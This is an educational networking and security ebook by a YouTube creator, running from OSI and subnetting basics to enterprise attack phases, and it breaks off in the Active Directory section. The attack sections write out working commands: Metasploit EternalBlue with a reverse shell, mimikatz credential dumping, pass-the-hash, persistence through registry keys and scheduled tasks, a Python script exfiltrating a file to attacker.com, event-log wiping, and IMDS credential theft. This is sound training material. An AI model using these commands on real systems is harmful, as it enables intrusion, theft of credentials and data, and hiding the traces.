# Networking Deep Dive: From Bytes to Cybersecurity

**By Rahul Kumar | CyberWings Security**

**Author:** Rahul Kumar

**YouTube:** CyberWings Security

**Domain:** Cybersecurity

**Table of Contents**

***Networking Deep Dive: From Bytes to Cybersecurity***

---

- Public vs Private IP Addresses
- NAT and Its Security Implications
- Subnetting Basics and Network Segmentation

6. Ports and Protocols: Doors and Languages of the Network

- Commonly Attacked Network Ports
- TCP vs UDP: Reliability vs Speed
- TCP 3-Way Handshake Explained
- Transport-Layer Attack Techniques

7. DNS: The Internet's Phonebook

- How DNS Resolution Works Step-by-Step
- Root Servers and Name Servers
- DNS-Based Attacks and Abuse
- DNSSEC and Defensive Strategies

---

Part III – Packet Flow, Devices, and Wireless Threats



8. Packets: The Envelopes of Data

- Packet Structure Across OSI Layers
- IP and TCP Header Fields
- Packet Manipulation and Spoofing Risks

9. Network Devices: The Traffic Directors

- Hubs: Why They Are Insecure
- Switches, VLANs, and Layer 2 Attacks
- Routers, NAT, and Access Control Lists
- Firewalls: Stateless, Stateful, and Next-Gen

10. Wireless Networking: The Invisible Threat

- Wi-Fi Security Evolution (WEP to WPA3)
- Common Wireless Attacks
- Rogue Access Points and Evil Twins

---

Part IV – Network Security Fundamentals & Attacks

11. Network Security Fundamentals
    - Defense-in-Depth Strategy
    - Layered Security Architecture
    - Essential Network Security Technologies
12. Real-World Attack Scenarios
    - Man-in-the-Middle (MITM) Attacks
    - Distributed Denial of Service (DDoS)
    - DNS-Based Data Exfiltration
13. Network Forensics: Reading the Digital Crime Scene
    - Packet Capture vs Flow Data
    - Log Sources and Correlation
    - Traffic Analysis Using Wireshark
14. Practical Lab: Building a Security Home Lab
    - Lab Architecture and Tools
    - Attack Simulation and Detection
    - Ethical and Legal Boundaries
15. Career Pathways in Network Security
    - Network Security Engineer
    - SOC Analyst
    - Penetration Tester
    - Forensic and Malware Analyst
16. Essential Networking & Security Tools
    - Command-Line Tools
    - GUI-Based Analysis Platforms
17. The Future of Networking & Cyber Threats
    - IoT, 5G, and Cloud Networking
    - Software-Defined Networking (SDN)
    - Quantum Computing and Cryptography

---

Part V – Advanced Networking, Subnetting & Enterprise Attacks

18. The Network as a Battlefield
    - Transition from Theory to Combat
    - Enterprise Network Abuse Patterns
19. IP Addressing Mathematics
    - Binary-to-Decimal Conversion
    - IP Classes and Legacy Addressing
20. Subnetting Mastery
    - CIDR Notation
    - FLSM vs VLSM
    - Enterprise Subnet Design
    - Subnetting Cheat Sheets & Shortcuts
21. Network Attacks: From Packet to Breach
    - Reconnaissance Techniques
    - Initial Access Exploitation
    - Lateral Movement Inside Networks
    - Persistence and Data Exfiltration
    - Covering Tracks and Anti-Forensics
22. Cloud Networking for Security Professionals
    - Traditional vs Cloud Networking
    - AWS VPC Architecture
    - Cloud-Specific Attack Techniques
23. Active Directory & Network Abuse
    - Active Directory Architecture
    - Kerberos, NTLM, and LDAP Attacks
    - Detecting AD-Based Attacks
24. Defense Strategies for Modern Networks
    - Network Segmentation & DMZs
    - Zero Trust Architecture
    - Network Monitoring & Detection
25. Full Attack & Defense Simulation Lab

- End-to-End Attack Path
- Detection and Response Workflow
- Incident Containment Strategies

26. Advanced Career Specializations
    - Cloud Network Security Engineer
    - Active Directory Security Specialist
    - Network Forensic Analyst
27. Command & Tool Reference Guide
    - Network Enumeration Commands
    - Traffic Capture & Analysis
    - Active Directory Security Auditing

---

28. Final Takeaways & Security Philosophy
    - Why Networking Knowledge Defines Elite Defenders
    - Thinking Like an Attacker, Defending Like an Architect
    - The CyberWings Security Mindset

## 1. Introduction: Why Networking is Everything in Cybersecurity

Welcome back to CyberWings Security! I'm Rahul Kumar, and today we're diving into the invisible world that connects every computer on Earth. If understanding computer hardware is like knowing how a car engine works, then understanding networking is like knowing **road systems, traffic laws, and hijacking techniques**.

**The Harsh Reality:**
Every cyber attack—whether ransomware, data theft, or DDoS—**travels through networks**. You cannot defend what you don't understand.

---

## 2. The Core Concept: What is a Network Really?

### 2.1 The Simple Definition

A network is **two or more computers communicating**. But in reality, it's much more:

**Physical Components:**

- Cables (Ethernet, fiber)
- Wireless signals (Wi-Fi, Bluetooth)
- Routers, switches, access points
- Network Interface Cards (NICs)



**Logical Components:**

- Protocols (rules of communication)
- Addresses (where to send data)
- Services (what data means)

**Analogy:**
A network is like a **postal system**:

- Letters = Data packets
- Addresses = IP addresses
- Post offices = Routers
- Mail trucks = Cables/wireless
- Postal rules = Protocols

---

## 3. The OSI Model: The Holy Grail of Networking

The **Open Systems Interconnection (OSI) model** is a 7-layer framework that explains how networks operate. Every cybersecurity professional **must** know this.

**Layer 1: Physical Layer**

- **What:** Actual cables, radio waves, electrical signals
- **Cybersecurity relevance:**
    - Cable tapping (physical eavesdropping)
    - RFID cloning
    - **War driving** (finding insecure Wi-Fi)
- **Example:** Ethernet cable, Wi-Fi signal strength

**Layer 2: Data Link Layer**

- **What:** Direct communication between two devices on same network
- **Key technology:** MAC addresses (00:1A:2B:3C:4D:5E)
- **Cybersecurity relevance:**
    - **ARP poisoning** (spoofing MAC addresses)
    - **MAC flooding** (switch overload attacks)
    - VLAN hopping
- **Protocols:** Ethernet, PPP, Switch operations

**Layer 3: Network Layer**

- **What:** Routing between different networks
- **Key technology:** IP addresses (192.168.1.1)
- **Cybersecurity relevance:**
    - **IP spoofing** (fake source addresses)
    - **Routing table poisoning**
    - ICMP attacks (ping floods)
- **Protocols:** IP, ICMP, IPSec

**Layer 4: Transport Layer**

- **What:** End-to-end communication, reliability
- **Key technology:** Ports (TCP/UDP)

- **Cybersecurity relevance:**
    - **Port scanning** (finding open doors)
    - **SYN floods** (DDoS attacks)
    - **TCP hijacking** (session takeover)
- **Protocols:** TCP (connection-oriented), UDP (connectionless)

**Layer 5: Session Layer**

- **What:** Managing communication sessions
- **Cybersecurity relevance:**
    - **Session hijacking** (stealing authentication)
    - **Man-in-the-middle attacks**
    - Session fixation
- **Protocols:** NetBIOS, RPC

**Layer 6: Presentation Layer**



- **What:** Data translation, encryption, compression
- **Cybersecurity relevance:**
    - **SSL/TLS decryption** (if keys compromised)
    - **Encoding/decoding attacks**
    - Compression bombs
- **Protocols:** SSL/TLS, ASCII/Unicode

**Layer 7: Application Layer**

- **What:** User-facing services
- **Cybersecurity relevance:**
    - **SQL injection** (database attacks)
    - **Cross-site scripting** (web attacks)
    - **Phishing** (social engineering via email)
- **Protocols:** HTTP, HTTPS, FTP, DNS, SMTP

**Memory Aid (Layer 1 to 7):**
"**P**lease **D**o **N**ot **T**hrow **S**ausage **P**izza **A**way"
Physical → Data Link → Network → Transport → Session → Presentation → Application

---

**4. TCP/IP Model: The Real-World Implementation**

While OSI is theoretical, **TCP/IP** is what actually runs the Internet:

| TCP/IP Layer | OSI Equivalent | Key Protocols | Security Concerns |
|---|---|---|---|
| **Network Access** | Layers 1-2 | Ethernet, Wi-Fi | Physical tapping, MAC spoofing |
| **Internet** | Layer 3 | IP, ICMP | IP spoofing, packet fragmentation attacks |
| **Transport** | Layer 4 | TCP, UDP | Port scanning, SYN floods |
| **Application** | Layers 5-7 | HTTP, DNS, SMTP | All web/email attacks |



---

**5. IP Addresses: The Digital Home Addresses**

**5.1 IPv4 vs IPv6**

IPv4: 192.168.1.1 (32-bit, 4.3 billion addresses)

IPv6: 2001:0db8:85a3:0000:0000:8a2e:0370:7334 (128-bit, 340 undecillion addresses)

**5.2 Public vs Private IPs**

- **Public IP:** Your address on the Internet (assigned by ISP)
- **Private IP:** Internal network address (192.168.x.x, 10.x.x.x, 172.16.x.x)

**Security implication:** NAT (Network Address Translation) hides internal devices but isn't a firewall!

**5.3 Subnetting: Dividing Networks**

Example: 192.168.1.0/24 means:

- Network: 192.168.1.0
- Usable hosts: 192.168.1.1 - 192.168.1.254

- Broadcast: 192.168.1.255
- **Subnet mask:** 255.255.255.0

**Cybersecurity use:** Network segmentation to contain breaches.

---

**6. Ports and Protocols: The Doors and Languages**

**6.1 Common Ports Every Hacker Knows**

20/21 - FTP (File Transfer) - Often unencrypted!

22 - SSH (Secure Shell) - Encrypted remote access

23 - Telnet - Unencrypted, avoid!

25 - SMTP (Email sending)

53 - DNS (Domain Name System) - Critical for Internet

80 - HTTP (Web, unencrypted)

443 - HTTPS (Web, encrypted)

3389 - RDP (Remote Desktop) - Often attacked



**6.2 TCP vs UDP: The Reliability Trade-off**

| Aspect | TCP (Transmission Control) | UDP (User Datagram) |
|---|---|---|
| **Connection** | Connection-oriented (handshake) | Connectionless |
| **Reliability** | Guaranteed delivery | Best effort |
| **Speed** | Slower (overhead) | Faster |
| **Use Cases** | Web browsing, email | Video streaming, DNS |
| **Security Attack** | SYN flood, session hijacking | DNS amplification DDoS |

**TCP 3-Way Handshake:**

1. Client → SYN → Server

2. Server → SYN-ACK → Client
3. Client → ACK → Server
   **Connection established!**

---

**7. DNS: The Internet's Phonebook**

**7.1 How DNS Really Works**

1. You type cyberwingssecurity.com
2. Computer asks **local DNS cache**
3. If not found, asks **ISP DNS server**
4. If not found, asks **Root servers** (13 worldwide)
5. Root says "ask .COM servers"
6. .COM says "ask cyberwingssecurity.com's nameserver"
7. Nameserver returns IP address
8. Your computer connects to that IP




**7.2 DNS Attacks (Critical for Cybersecurity)**

- **DNS Poisoning:** Corrupting DNS cache with fake entries
- **DNS Hijacking:** Redirecting to malicious sites
- **DNS Tunneling:** Exfiltrating data through DNS queries
- **DNSSEC:** Security extension to prevent spoofing

---

**8. Packets: The Envelopes of Data**

**8.1 Packet Structure**




**8.2 What's in a Packet Headers?**

**IP Header contains:**

- Source IP (can be spoofed!)
- Destination IP
- TTL (Time to Live) - prevents infinite loops
- Protocol (TCP=6, UDP=17)

**TCP Header contains:**

- Source port
- Destination port
- Sequence numbers (for reassembly)
- Flags (SYN, ACK, FIN, RST)

---

**9. Network Devices: The Traffic Directors**

**9.1 Hub (Obsolete but Important Concept)**

- **Dumb repeater** - sends data to all ports
- **Security nightmare** - everyone sees everyone's traffic
- **No longer used** in modern networks

**9.2 Switch (Modern Hub Replacement)**

- **Intelligent** - learns MAC addresses
- **Sends to specific port** only
- **VLANs** create virtual isolated networks
- **Attacks:** MAC flooding, ARP poisoning

**9.3 Router**

- **Connects different networks** (LAN to WAN)
- **Uses IP addresses** (not MAC)
- **NAT** hides internal network
- **Firewall capabilities** (ACLs - Access Control Lists)

**9.4 Firewall**

- **Filter based on rules** (allow/deny)
- **Types:**
  - **Stateless:** Checks each packet individually
  - **Stateful:** Understands connections
  - **Next-Gen:** Deep packet inspection
- **Bypass techniques:** Tunneling, encryption, protocol evasion



---

**10. Wireless Networking: The Invisible Threat**

**10.1 Wi-Fi Security Evolution**

1. **WEP (1997)** - Broken in minutes (RC4 encryption weakness)
2. **WPA (2003)** - TKIP, better but still vulnerable
3. **WPA2 (2004)** - AES-CCMP, current standard (KRACK attack 2017)
4. **WPA3 (2018)** - SAE, individualized encryption

**10.2 Wireless Attacks**


- **Evil Twin:** Fake access point with same SSID
- **Deauthentication Attack:** Kicks clients off network
- **WPS Pin Attack:** Brute-forces WPS pin

- **Packet Sniffing:** Capturing wireless traffic

---

## 11. Network Security Fundamentals

### 11.1 Defense in Depth




### 11.2 Essential Security Technologies

- **VPN (Virtual Private Network):** Encrypted tunnel over public network
- **IDS/IPS:** Intrusion Detection/Prevention Systems
- **SIEM:** Security Information and Event Management
- **NAC:** Network Access Control (device health checking)

---

## 12. Real Attack Scenarios: From Theory to Practice

### Scenario 1: Man-in-the-Middle (MITM) Attack

**Steps:**

1. Attacker poisons ARP cache (Layer 2)
2. Victim's traffic flows through attacker
3. Attacker can:
    - **Read** unencrypted traffic (HTTP)
    - **Modify** data in transit
    - **Inject** malware

**Defense:** HTTPS, certificate pinning, ARP monitoring

**Scenario 2: DDoS (Distributed Denial of Service)**

**Types:**

- **Volumetric:** UDP floods (overwhelm bandwidth)
- **Protocol:** SYN floods (exhaust connections)
- **Application:** HTTP floods (exhaust server resources)

**Example:** Mirai botnet (2016) - 600 Gbps attack using IoT devices

**Scenario 3: DNS Exfiltration**

**How malware sends data out:**

1. Encode stolen data as subdomain: data=ABC.cyberwingssecurity.com
2. Malware makes DNS query
3. Attacker's DNS server logs the query
4. Data exfiltrated without direct connection!

**Defense:** DNS filtering, monitoring unusual DNS patterns

---

**13. Network Forensic Analysis: Reading the Digital Crime Scene**

**13.1 What to Capture**

- **Full Packet Capture:** Everything (huge storage needed)
- **NetFlow:** Summary data (who talked to whom, when, how much)
- **Logs:** Firewall, IDS, server logs

**13.2 Analysis Steps**

1. **Identify anomalies:** Unusual traffic patterns
2. **Trace connections:** Who initiated? When?
3. **Extract files:** From packet captures
4. **Timeline reconstruction:** What happened when?

**Tool Example:** Wireshark filter to find suspicious traffic:

tcp.flags.syn==1 and tcp.flags.ack==0 and ip.src==192.168.1.100

Finds SYN packets from a specific IP (port scanning?)

---

**14. Practical Lab: Setting Up Your Security Home Lab**

**14.1 Basic Lab (Free/Open Source)**

VirtualBox/VMware (Free)

├── Kali Linux (Attacker machine)

├── Metasploitable 2 (Vulnerable target)

├── Security Onion (IDS/Network monitoring)

└── pfSense (Firewall/router)



**14.2 What to Practice**

1. **Packet Analysis:** Use Wireshark to capture login process
2. **Port Scanning:** nmap -sS -sV -O target_ip
3. **ARP Poisoning:** arpspoof -i eth0 -t target -r gateway
4. **DNS Analysis:** dig cyberwingssecurity.com +trace

**Important:** Only test on YOUR OWN LAB or authorized systems!

---

**15. Career Pathways: Network Security Specializations**

| Role | Focus Area | Key Skills |
|---|---|---|
| **Network Security Engineer** | Designing secure networks | Firewall config, IDS/IPS, VPN |
| **Penetration Tester** | Finding vulnerabilities | Port scanning, exploitation, reporting |
| **SOC Analyst** | Monitoring & responding | SIEM, log analysis, incident response |
| **Forensic Analyst** | Investigating breaches | Packet analysis, timeline creation |
| **Malware Analyst** | Reverse engineering | Network behavior analysis, C2 detection |



---

**16. Essential Tools Every Professional Uses**

**Command Line Tools:**

- nmap - Network scanning
- tcpdump - Packet capture
- netstat - Network connections
- dig/nslookup - DNS queries
- traceroute - Path discovery

**GUI Tools:**

- **Wireshark** - Packet analysis
- **Nessus** - Vulnerability scanning
- **Snort** - IDS/IPS
- **Zeek** - Network analysis framework

---

## 17. The Future: Emerging Trends & Threats

### 17.1 New Technologies, New Risks

- **5G Networks:** Faster, more devices, larger attack surface
- **IoT (Internet of Things):** Billions of insecure devices
- **SDN (Software Defined Networking):** Centralized control = single point of failure
- **Cloud Networking:** Traditional perimeter disappears

### 17.2 Quantum Computing Threat

**Problem:** Current encryption (RSA, ECC) broken by quantum computers
**Solution:** Post-quantum cryptography (being developed now)

---

# Networking Deep Dive: Subnetting, Attacks & Enterprise Security

---

### 1. Introduction: The Network as a Battlefield

Today we're moving from network fundamentals to the operational battlefield where security professionals fight daily. We'll cover IP addressing math, subnetting mastery, real attack sequences, and enterprise network abuse patterns.

### 2. IP Addressing: The Mathematical Foundation

#### 2.1 Understanding Binary-to-Decimal Conversion

| |
|---|
| 128 64 32 16 8 4 2 1 ← Binary Place Values |
| 1 1 1 1 1 1 1 1 = 255 (Max decimal for 8 bits) |



Example: Convert 192.168.1.100 to Binary

192: 11000000 (128+64)

168: 10101000 (128+32+8)

1: 00000001 (1)

100: 01100100 (64+32+4)

Result: 11000000.10101000.00000001.01100100

#### 2.2 IP Address Classes (Legacy but Important)

| Class | Range | Purpose | Default Mask | Hosts per Network |
|---|---|---|---|---|
| A | 1.0.0.0 - 126.0.0.0 | Large Organizations | /8 (255.0.0.0) | 16.7 million |

| Class | Range | Purpose | Default Mask | Hosts per Network |
|---|---|---|---|---|
| B | 128.0.0.0 - 191.255.0.0 | Medium Organizations | /16 (255.255.0.0) | 65,534 |
| C | 192.0.0.0 - 223.255.255.0 | Small Networks | /24 (255.255.255.0) | 254 |
| D | 224.0.0.0 - 239.255.255.255 | Multicast | N/A | N/A |
| E | 240.0.0.0 - 255.255.255.255 | Reserved | N/A | N/A |

Note: Classful addressing is obsolete but still referenced in documentation and some legacy systems.



---

**3. Subnetting: The Art of Network Division**

**3.1 CIDR Notation: The Modern Standard**

**192.168.1.0/24**

**│ │ │**

**│ │ └── Prefix Length (24 bits for network)**

**│ └── Network Address**

**└── First Octet indicates approximate size**

**Key Formula:**

- Host bits = 32 - prefix length
- Usable hosts = 2^(host bits) - 2
- Subnets = 2^(borrowed bits)

**3.2 FLSM (Fixed Length Subnet Mask)**

**Scenario:** Company needs 4 equal-sized departments from 192.168.1.0/24

**Step-by-Step:**

1. Required subnets: 4 = 2^2 (need 2 bits)
2. New prefix: 24 + 2 = /26
3. Subnet mask: 255.255.255.192
4. Block size: 256 - 192 = 64

**Resulting Subnets:**

Subnet 1: 192.168.1.0/26 (Hosts: .1 - .62)

Subnet 2: 192.168.1.64/26 (Hosts: .65 - .126)

Subnet 3: 192.168.1.128/26 (Hosts: .129 - .190)

Subnet 4: 192.168.1.192/26 (Hosts: .193 - .254)

FLSM Problem: Wastes IPs if departments need different sizes.



**3.3 VLSM (Variable Length Subnet Mask)**

**Scenario: Real-world requirements:**

- IT Dept: 60 hosts
- Sales: 28 hosts
- HR: 12 hosts
- Management: 5 hosts
- Links between routers: 2 hosts each

**Step 1: Sort by largest to smallest**

1. IT: 60 hosts → /26 (62 hosts)
2. Sales: 28 hosts → /27 (30 hosts)
3. HR: 12 hosts → /28 (14 hosts)
4. Management: 5 hosts → /29 (6 hosts)
5. Router links: 2 hosts each → /30 (2 hosts)

**Step 2: Allocate from 10.0.0.0/24**

**10.0.0.0/24 (256 total addresses)**

1. IT: 10.0.0.0/26 (0-63) ← 60 hosts

2. Sales: 10.0.0.64/27 (64-95) ← 28 hosts

3. HR: 10.0.0.96/28 (96-111) ← 12 hosts

4. Management: 10.0.0.112/29 (112-119) ← 5 hosts

5. Router Link 1: 10.0.0.120/30 (120-123)

6. Router Link 2: 10.0.0.124/30 (124-127)

7. Router Link 3: 10.0.0.128/30 (128-131)

**...and so on**

**VLSM Advantage: No IP wastage, efficient allocation.**

**3.4 Subnetting Cheat Sheet**



| Prefix | Mask | Hosts | Networks from /24 | Typical Use |
|---|---|---|---|---|
| /25 | 255.255.255.128 | 126 | 2 | Medium departments |
| /26 | 255.255.255.192 | 62 | 4 | Standard departments |
| /27 | 255.255.255.224 | 30 | 8 | Small departments |
| /28 | 255.255.255.240 | 14 | 16 | Server networks |
| /29 | 255.255.255.248 | 6 | 32 | Point-to-point |
| /30 | 255.255.255.252 | 2 | 64 | Router links |

**Quick Calculation Trick:**

- Last octet value = 256 - 2^(8 - n) where n = bits in last octet
- Example: /26 → 256 - 2^(8-2) = 256 - 64 = 192 (mask)

---

**4. Network Attacks Step-by-Step: From Packet to Breach**

**4.1 Phase 1: Reconnaissance (The Digital Stalker)**

Tools: nmap, masscan, shodan, theHarvester

**Nmap Command Sequence:**

bash

# Step 1: Discover live hosts

nmap -sn 192.168.1.0/24

# Step 2: Quick port scan

nmap -T4 -F 192.168.1.100



# Step 3: Service detection

nmap -sV -sC -O 192.168.1.100

# Step 4: Full enumeration

nmap -p- -T4 -A 192.168.1.100

**What Attackers Learn:**

- Open ports (potential entry points)
- Service versions (check for known vulnerabilities)
- OS type (tailor exploits)
- Network topology (map attack path)

**4.2 Phase 2: Initial Access (The Break-In)**

Scenario: Found SMB service (port 445) running Windows 7

Attack Pattern:

1. Check for EternalBlue vulnerability:

bash

```
nmap --script smb-vuln-ms17-010 192.168.1.100
```

2. If vulnerable, exploit:

bash

```
msfconsole
use exploit/windows/smb/ms17_010_eternalblue
set RHOSTS 192.168.1.100
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST attacker_ip
exploit
```

Alternative: Credential Attacks

bash

```
# Password spraying
crackmapexec smb 192.168.1.100 -u users.txt -p 'Spring2024!'

# Brute force specific user
hydra -l admin -P passwords.txt smb://192.168.1.100
```



4.3 Phase 3: Lateral Movement (Spreading Inside)

After gaining initial foothold:

1. Dump credentials:

powershell

```
# Mimikatz on compromised machine
privilege::debug
sekurlsa::logonpasswords
```

2. Pass-the-Hash Attack:

bash

```
# Use stolen NTLM hash
```

pth-winexe -U Administrator%aad3b435b51404eeaad3b435b51404ee:ntlm_hash //192.168.1.101 cmd

3. SMB Relay Attack (When NTLMv1/v2 is enabled):

bash

responder -I eth0

ntlmrelayx.py -tf targets.txt -c "whoami"

4.4 Phase 4: Persistence & Data Exfiltration

Establish Backdoor:

powershell

# Create scheduled task

schtasks /create /tn "SystemUpdate" /tr "C:\malware.exe" /sc daily /st 09:00

# Add registry run key

reg add "HKLM\Software\Microsoft\Windows\CurrentVersion\Run" /v "WindowsUpdate" /t REG_SZ /d "C:\malware.exe"



**Data Exfiltration Methods:**

1. DNS Tunneling (Stealthy):

bash

# Attacker sets up DNS server, malware encodes data in DNS queries

# Detected by monitoring for abnormal DNS query patterns

2. HTTP/HTTPS (Common):

python

# Python script to exfiltrate

import requests

with open('secrets.txt', 'rb') as f:

  requests.post('https://attacker.com/upload', data=f.read())

3. ICMP Tunneling (Bypass firewalls):

bash

# Data hidden in ICMP echo requests

# Defeats basic firewall rules allowing ICMP

4.5 Phase 5: Covering Tracks

Log Manipulation:

powershell

# Clear specific event logs

wevtutil cl System

wevtutil cl Security

wevtutil cl Application

# Delete specific entries (PowerShell)

Get-WinEvent -LogName Security | Where-Object {$_.Id -eq 4625} | Remove-WinEvent

File Timestamp Manipulation:

bash

# Linux: touch -t 202301010000 malware.sh

# Windows: Set file creation date to match system files



---

**5. Cloud Networking for Security Professionals**

**5.1 Cloud vs Traditional Networking**

| **Aspect** | **Traditional Network** | **Cloud Network** | |
|---|---|---|---|
| **Topology** | **Physical cables, hardware** | **Virtual, software-defined** | |
| **Security** | **Perimeter-based (firewall)** | **Zero-trust, identity-based** | |
| **Scaling** | **Manual, hardware-based** | **Automatic, API-driven** | |
| **Cost** | **Capital expenditure (CapEx)** | **Operational expenditure (OpEx)** | |

**5.2 AWS VPC (Virtual Private Cloud) Deep Dive**

Typical Enterprise VPC Design:

VPC: 10.0.0.0/16

├── Public Subnet: 10.0.1.0/24 (NAT Gateway, Bastion Host)

├── Private Subnet: 10.0.2.0/24 (Application Servers)

├── Data Subnet: 10.0.3.0/24 (Databases)

└── Management Subnet: 10.0.4.0/24 (Monitoring, Logging)

Critical Security Components:

1. Security Groups (Stateful Firewall):

json

```
{
 "Inbound": [
  {"Protocol": "TCP", "Port": 443, "Source": "0.0.0.0/0"},
  {"Protocol": "TCP", "Port": 22, "Source": "203.0.113.0/24"}
 ],
 "Outbound": [
  {"Protocol": "TCP", "Port": 443, "Destination": "0.0.0.0/0"}
 ]
}
```

2. Network ACLs (Stateless Firewall):

bash

```
# Rule Number 100: Allow HTTP from anywhere
# Rule Number 200: Deny SSH except from office IP
# Rule Number *: Implicit deny all
```

3. Flow Logs (For Forensic Analysis):

sql

```
-- Sample flow log query for attack detection
SELECT sourceAddress, destinationAddress, COUNT(*) as packet_count
```

```
FROM vpc_flow_logs
WHERE action = 'REJECT'
  AND destinationPort = 22
  AND from_unixtime(start) > now() - interval '5 minutes'
GROUP BY sourceAddress, destinationAddress
HAVING COUNT(*) > 100;
```

5.3 Cloud-Specific Attacks

1. Metadata Service Exploitation (IMDS v1):

bash

```
# Attacker on compromised EC2 instance
curl http://169.254.169.254/latest/meta-data/iam/security-credentials/
# Returns IAM role credentials → AWS account takeover
```

Defense: Use IMDSv2 (requires token), restrict IAM roles.

2. Storage Bucket Misconfigurations:

bash

```
# Find publicly accessible S3 buckets
aws s3 ls s3://company-data/ --no-sign-request

# Download sensitive data
aws s3 cp s3://company-data/passwords.txt . --no-sign-request
```

Defense: Enable S3 Block Public Access, use bucket policies.

3. Container Escape to Host:

bash

```
# If container runs with --privileged flag
docker run --privileged -it ubuntu bash
# Inside container:
fdisk -l  # See host disks
mount /dev/sda1 /mnt  # Mount host filesystem
```

Defense: Don't run containers as privileged, use seccomp profiles.

---

**6. Active Directory & Network Abuse**

**6.1 Active Directory Architecture**

Forest (Highest level)

├── Domain Tree

│ ├── Parent Domain (corp.cyberwings.com)

│ │ ├── Child Domain (us.corp.cyberwings.com)

